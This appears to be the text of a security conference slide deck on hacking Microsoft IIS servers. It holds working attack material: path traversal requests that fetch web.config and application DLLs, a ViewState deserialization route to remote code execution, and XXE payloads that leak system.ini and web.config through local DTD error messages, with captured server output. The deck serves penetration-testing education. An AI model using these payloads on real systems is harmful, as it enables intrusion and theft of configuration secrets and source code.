ASSETNOTE

Hacking IIS

w/ shubs

shubs
@infosec_au

Why I love hacking IIS servers:
- Case insensitive, amazing for content discovery
- IIS Shortname
- VIEWSTATE deserialization RCE gadget
- Web.config upload tricks
- Debug mode w/ detailed stack traces and full path
- Debugging scripts often deployed (ELMAH, Trace)
- Telerik RCE

9:23 AM · Dec 21, 2020 · Twitter Web App

View Tweet activity

186 Retweets **2** Quote Tweets **938** Likes

ASSETNOTE

Dealing with HTTPAPI 2.0 Assets


ASSETNOTE

Have you seen this before?

443 / HTTPS

GET /

Server	Microsoft HTTPAPI 2.0
Status Line	404 Not Found
Page Title	Not Found
GET /	[view page]



- Either, you're missing the subdomain associated with the IP address (No SSL certificate)
- Or the subdomain doesn't resolve but you can obtain a full/partial subdomain from the SSL certificate

ASSETNOTE

Resolving the HTTPAPI 2.0 404 Error

- This is super simple, but often people skip assets when they see the HTTPAPI 2.0 404 error. This error usually means that the asset needs the correct host header to route to the application.
- You're not always fortunate enough to have the full subdomain provided to you via the SSL certificate.
- If you know the hostname, simply provide the hostname in the HTTP Host header.
- Sometimes you have to bruteforce VHosts until you can access the application.

ASSETNOTE

Request

Pretty | Raw | \n | Actions

```
1  GET / HTTP/1.1
2  Host: 161.[redacted]
3  Connection: close
4  Cache-Control: max-age=0
5  DNT: 1
6  Upgrade-Insecure-Requests: 1
7  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
   10_13_6) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/88.0.4324.96 Safari/537.36
8  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9
   ,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
   on/signed-exchange;v=b3;q=0.9
9  Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15
```

Response

Pretty | Raw | Render | \n | Actions

```
1  HTTP/1.1 404 Not Found
2  Content-Type: text/html; charse[redacted]s-ascii
3  Server: Microsoft-HTTPAPI/2.0
4  Date: Wed, 03 Feb 2021 21:32:23 GMT
5  Connection: close
6  Content-Length: 315
7
8  <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.
9  <HTML>
     <HEAD>
       <TITLE>
         Not Found
       </TITLE>
10     <META HTTP-EQUIV="Content-Type" Conten
     </HEAD>
11   <BODY>
       <h2>
         Not Found
       </h2>
12     <hr>
```

Request

Pretty | Raw | \n | Actions

```
1  GET / HTTP/1.1
2  Host: icc.[redacted].com
3  Connection: close
4  Cache-Control: max-age=0
5  DNT: 1
6  Upgrade-Insecure-Requests: 1
7  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
   10_13_6) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/88.0.4324.96 Safari/537.36
8  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9
   ,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
   on/signed-exchange;v=b3;q=0.9
9  Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15
```

Response

Pretty | Raw | Render | \n | Actions

```
1  HTTP/1.1 403 Forbidden
2  Content-Type: text/html
3  Server: Microsoft-IIS/8.5
4  X-Powered-By: ASP.NET
5  Date: Wed, 03 Feb 2021 21:30:24 GMT
6  Connection: close
7  Content-Length: 1233
8
9  <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML
10 <html xmlns="http://www.w3.org/1999/xhtm
11   <head>
12     <meta http-equiv="Content-Type" cont
13     <title>
         403 - Forbidden: Access is denied.
       </title>
14     <style type="text/css">
15       <!--
16       body{
           margin:0;
           font-size:.7em;
```

ASSETNOTE

After fixing the host header

- Add a line to your /etc/hosts file to map the correct host name to the IP address of the asset.
- **Run all of your scanning again, including your enumeration through IIS shortname scanner.**
- Perform VHost enumeration/bruteforcing to see if there are any other applications that are present on the host.
- Find all other assets that respond with HTTPAPI 2.0 404 errors and apply the same workflow (rinse and repeat).

ASSETNOTE

VHost Hopping

ASSETNOTE

Accessing an internal admin panel via VHost Hopping ($1900)


- Came across an asset that looked something like apply.company.com running IIS.
- Used a large subdomain wordlist to bruteforce VHosts using Burp Intruder (%bruteforce%.company.com).
- Large and different response returned for mssql.company.com which was not accessible externally, only accessible through “VHost Hopping”.
- This was running a MSSQL database manager/explorer (https://sourceforge.net/projects/asp-ent-man/).

ASSETNOTE

Accessing the VHost


- Often, on IIS servers, there may be internal applications running under a different host name. Host name bruteforcing / VHost hopping is very effective in IIS environments.


- A simple match and replace rule to facilitate the access:



ASSETNOTE

Reap the benefits





ASSETNOTE

Reap the benefits

ASSETNOTE

Local File Disclosure to DLLs

ASSETNOTE

Typical Local File Disclosure in C#

```
[Route("v1/DownloadCategoryExcel")]
    public HttpResponseMessage DownloadCategoryExcel(string fileName)
    {
      string path = HttpContext.Current.Server.MapPath("~/Content/PDF/" + fileName);
      HttpResponseMessage httpResponseMessage = new HttpResponseMessage(HttpStatusCode.OK);
      FileStream fileStream = new FileStream(path, FileMode.Open);
      httpResponseMessage.Content = (HttpContent) new StreamContent((Stream) fileStream);
      httpResponseMessage.Content.Headers.ContentDisposition = new ContentDispositionHeaderValue("attachment");
      httpResponseMessage.Content.Headers.ContentDisposition.FileName = Path.GetFileName(path);
      httpResponseMessage.Content.Headers.ContentType = new MediaTypeHeaderValue("application/octet-stream");
      httpResponseMessage.Content.Headers.ContentLength = new long?(fileStream.Length);
      return httpResponseMessage;
    }
```

ASSETNOTE

Local file disclosure? web.config is your friend.

- Follow this resource: https://bit.ly/36D3WQg (From Path Traversal to Source Code in Asp.NET MVC Applications - Minded Security)
- **DownloadCategoryExcel?fileName=../../web.config**
- **DownloadCategoryExcel?fileName=../../global.asax**
- <add namespace="Company.Web.Api.dll" / >
- **DownloadCategoryExcel?fileName=../../bin/Company.Web.Api.dll**
- Repeat for other namespaces if necessary.

ASSETNOTE

Local File Disclosure → RCE

ASSETNOTE

ASP.NET Viewstate Deserialization

- Nominated for a pwnie award for “most under hyped research” https://bit.ly/2MzJ1ql & white paper: https://bit.ly/2NDZc73
- For IIS webservers, if you can read the web.config file, you can almost always get RCE.
- Obtain the machineKey variable from the web.config file (validationKey, decryptionKey)
- https://github.com/0xacb/viewgen
- VIEWSTATE → ObjectStateFormatter (Insecure Deserialization) → RCE

ASSETNOTE

Using DNSpy

ASSETNOTE


Targeting Dependencies


- Let's say you come across an endpoint like the following:
  - /admin/cutesoft_client/cuteeditor/uploader.ashx
- Cutesoft Editor is available for download via http://cutesoft.net/downloads/12/default.aspx.
- The ZIP file that can be downloaded from the above URL contains a number of DLL files, but no source code.
- We can use DNSpy to analyse the source code and find vulnerabilities.

ASSETNOTE


Source Code Analysis through DNSpy


- https://github.com/dnSpy/dnSpy/releases
- DNSpy is capable of reversing assemblies (i.e DLL files) back into source code. Simply load the DLL file and export the source code project.






ASSETNOTE


CuteEditor (6.7.0.0)
CuteEditor.dll
PE
Type References
References
Resources
-
CuteEditor
CuteEditor.Convertor
CuteEditor.Convertor.PDF
CuteEditor.Convertor.RTF
CuteEditor.Design
CuteEditor.Dialogs
CuteEditor.Impl
CuteEditor.Tools
Xceed.Compression
Xceed.Compression.CompressionEn
Xceed.Compression.Formats


dnSpy v6.1.8 (32-bit, .NET, Administrator)
File
Edit
View
Debug
Window
Export to Project...
Save... Ctrl+S
Save Module...
Save All... Ctrl+Shift+S
Open... Ctrl+O
Open from GAC... Ctrl+Shift+O
Open List...
Recent Files
Reload All Assemblies
Close Old In-Memory Modules
Close All
Close All Missing Files
Sort Assemblies
Exit Alt+F4


Export to Project
Folder
C:\Users\IEUser\Downloads\cuteproject
...
Solution
CuteEditor.sln
Version
VS2010
Language
C#
Project GUID
53402671-61a3-4821-bee9-78b830d6ca76
New
Unpack resources
Create .resx files
Decompile baml to xaml
Open project in Visual Studio
One file will be decompiled. Select more than one assembly to decompile more than one file.
Export
Cancel

ASSETNOTE

Navigating through DNSpy

dnSpy v6.1.8 (32-bit, .NET, Administrator)

File Edit View Debug Window Help C# Start

Assembly Explorer

- UploadCursor @02000096
- Uploader @020000B6
  - Base Type and Interface
  - Derived Types
  - Uploader() : void @0600
  - AddControlIDToAttribute
  - Render(HtmlTextWriter)
  - RenderChildren(HtmlTex
  - RenderDesignMode(Html
  - RenderInsertButton(Htm
  - RenderProgressCtrl(Htm
  - CancelButton : Button @
  - CancelButtonStyle : Styl
  - CancelText : string @17
  - InsertButton : Button @
  - InsertButtonStyle : Style
  - InsertText : string @17C
  - ProgressLabel : Label @
  - ProgressLabelStyle : Sty
  - ProgressPanel : Panel @
  - ProgressPanelStyle : Par
  - @ä : string @04000313
  - @Æ : Uploader.@ä @04
  - @æ : Uploader.@ä @04
  - @Ë : Panel @04000316
  - @ë : Label @04000317
  - @ä @020000B7
- UploaderAdvancedOption @
- UploaderBase @020000B8
  - Base Type and Interface
  - Derived Types
  - UploaderBase() : void @
  - @ÿ() : string @060006B
  - @ÿ(HtmlTextWriter) : vo
  - @Ö(HtmlTextWriter) : vo
  - @ö(string) : bool @0600
  - @Ø() : string @060006C

UploaderBase

```
1857
1858        // Token: 0x060006E0 RID: 1760 RVA: 0x00027374 File Offset: 0x00025574
1859        public void Upload(int filesize, string filename, Stream stream)
1860        {
1861            if (@@.IsNullOrEmpty(filename))
1862            {
1863                throw new ArgumentNullException("filename");
1864            }
1865            if (stream == null)
1866            {
1867                throw new ArgumentNullException("stream");
1868            }
1869            UploaderEventArgs uploaderEventArgs = this.@Ÿ(filesize, filename, null, null, stream);
1870            uploaderEventArgs.@ə();
1871            this.OnFileUploaded(uploaderEventArgs);
1872        }
1873
1874        // Token: 0x060006E1 RID: 1761 RVA: 0x000273BC File Offset: 0x000255BC
1875        public void Upload(int filesize, string filename, string temppath)
1876        {
1877            if (@@.IsNullOrEmpty(filename))
1878            {
1879                throw new ArgumentNullException("filename");
1880            }
1881            if (temppath == null)
```

100 %

Search

GetUploadParam | Options | Search For: All of the Above | All Files

GetUploadParam

ASSETNOTE

Complex XXE Vectors

ASSETNOTE

Constraints

- No outbound HTTP traffic. The only outbound traffic possible is DNS.
- Your external entity is not being displayed in the response anywhere.
- You cannot use an external DTD because you cannot reach your external host via HTTP.
- Thankfully, stack traces are enabled.
- How do you exploit this XXE?
- XXE Payloads available here: https://bit.ly/3cF8pWs

ASSETNOTE

Local DTDs (Attempt 1)

- https://bit.ly/2LjXoyM (Exploiting XXE with local DTD files)

```
<?xml version="1.0" ?>
<!DOCTYPE message [
    <!ENTITY % local_dtd SYSTEM
    "file:///C:/Windows/System32/wbem/xml/cim20.dtd">
    <!ENTITY % SuperClass '>
    <!ENTITY &#x25; file SYSTEM "file:///c:/windows/system.ini">
    <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
    &#x27;file:///nonexistent/&#x25;file;&#x27;>">
    &#x25;eval;
    &#x25;error;
    '>
    %local_dtd;
]>
<message>any text</message>
```

Local DTD

Local File to Read

Side Channel Leak

ASSETNOTE

Stack Trace But No Love

```
Error parsing request: System.Xml.XmlException: An error occurred while parsing EntityName. Line 37, position 46.
   at System.Xml.XmlTextReaderImpl.Throw(Exception e)
   at System.Xml.DtdParser.ScanEntityName()
   at System.Xml.DtdParser.ScanLiteral(LiteralType literalType)
   at System.Xml.DtdParser.ScanEntity2()
   at System.Xml.DtdParser.ParseEntityDecl()
   at System.Xml.DtdParser.ParseSubset()
   at System.Xml.DtdParser.ParseInDocumentDtd(Boolean saveInternalSubset)
   at System.Xml.DtdParser.Parse(Boolean saveInternalSubset)
   at System.Xml.DtdParser.System.Xml.IDtdParser.ParseInternalDtd(IDtdParserAdapter adapter, Boolean saveInternalSubset)
   at System.Xml.XmlTextReaderImpl.ParseDtd()
   at System.Xml.XmlTextReaderImpl.ParseDoctypeDecl()
   at System.Xml.XmlTextReaderImpl.ParseDocumentContent()
   at System.Xml.XmlLoader.Load(XmlDocument doc, XmlReader reader, Boolean preserveWhitespace)
   at System.Xml.XmlDocument.Load(XmlReader reader)
   at System.Xml.XmlDocument.LoadXml(String xml)
```

No data, parsing error

ASSETNOTE

Local DTDs (Attempt 2)

- A huge thank you to Robert Vulpe on Twitter for this trick: @nytr0gen_

Added a # so that the file entity is a part of a fragment identifier

```
<?xml version="1.0" ?>
<!DOCTYPE doc [
<!ENTITY % local_dtd SYSTEM "file:///C:\Windows\System32\wbem\xml\cim20.dtd">
<!ENTITY % SuperClass '>
<!ENTITY &#x25; file SYSTEM "file://D:\webserv2\services\web.config">
<!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
    &#x27;file://nonexistent/#&#x25;file;&#x27;>">
        &#x25;eval;
        &#x25;error;
    <!ENTITY test "test"'
    >
    %local_dtd;
  ]><xxx>cacat</xxx>
```

Fragment Identifier Error

Partial File Contents

Response

Pretty | Raw | Render | \n | Actions

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/xml; charset=utf-8
Vary: Accept-Encoding
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Server: [redacted]
Date: Thu, 24 Dec 2020 21:53:12 GMT
Connection: close
Content-Length: 2166

Error parsing request: System.Xml.XmlException: Fragment identifier '#
<configuration>
  <configSections>
    <section name="[redacted]Config" type="[redacted] Framework.Configuration.SettingsConfigHandler, [redacted].Framework.Configuration" />
    <section name="[redacted]Persist" type=[redacted].Framework.Persist.PersistConfigHandler, [redacted].Framework.Persist" />
  </configSections>

  <connectionStrings />

  <[redacted]Config file="C:\[redacted].config" />
  <[redacted]Persist file="C:\persist.config" />

  <appSettings />

  <system.web>
    <compilation debug="true">
      <assemblies>
        <add assembly="System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=B77A5C561934E089" />
        <add assembly="System.Web.Extensions, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31BF3856AD364E35" />
        <add assembly="System.Data.DataSetExtensions, Version=4.0.0.0, Culture=neutral, PublicKeyToken=B77A5C561934E089" />
        <add assembly="System.Xml.Linq, Version=4.0.0.0, Culture=neutral, PublicKeyToken=B77A5C5619... Line 81, position -4328.
        at System.Xml.XmlTextReaderImpl.Throw(Exception e)
        at System.Xml.DtdParser.ParseExternalId(Token idTokenType, Token declType, String& publicId, String& systemId)
        at System.Xml.DtdParser.ParseEntityDecl()
        at System.Xml.DtdParser.ParseSubset()
        at System.Xml.DtdParser.ParseInDocumentDtd(Boolean saveInternalSubset)
        at System.Xml.DtdParser.Parse(Boolean saveInternalSubset)
        at System.Xml.DtdParser.System.Xml.IDtdParser.ParseInternalDtd(IDtdParserAdapter adapter, Boolean saveInternalSubset)
        at System.Xml.XmlTextReaderImpl.ParseDtd()
        at System.Xml.XmlTextReaderImpl.ParseDoctypeDecl()
        at System.Xml.XmlTextReaderImpl.ParseDocumentContent()
```

ASSETNOTE

Partial Fuzzing w/ Short Names

ASSETNOTE

Logical fuzzing of files and folders

- After running Shortname Enumeration on your target, you may end up with output like so:

```
❯ go run cmd/shortscan/main.go http://redacted/
Shortscan v0.4 // an IIS short filename enumeration tool by bitquark
Target: http://redacted/
Running: Microsoft-IIS/8.5 (ASP.NET v4.0.30319)
Vulnerable: Yes!
-----------------------------------------------------------------------------
ASPNET~1            ASPNET?            ASPNET_CLIENT
LIDSDI~1            LIDSDI?
LIDSSE~1            LIDSSE?
LIDSTE~1            LIDSTE?
EASYFI~1            EASYFI?
-----------------------------------------------------------------------------
Finished! Requests: 250; Retries: 0; Sent 48277 bytes; Received 105151 bytes
```

ASSETNOTE

Logical fuzzing of files and folders

- Try and find the most logical cut off point.
- For example, for ffuf, you would put use the following fuzzing pattern:
  - LIDSDI_____ → LIDSFUZZ
  - LIDSSE_____ → LIDSFUZZ
  - EASYFI_____ → EASYFUZZ
  - ./ffuf -w final_wordlist.txt -D -e asp,aspx,ashx,asmx -t 1000 -c -u http://redacted/**lidsFUZZ**

ASSETNOTE

```
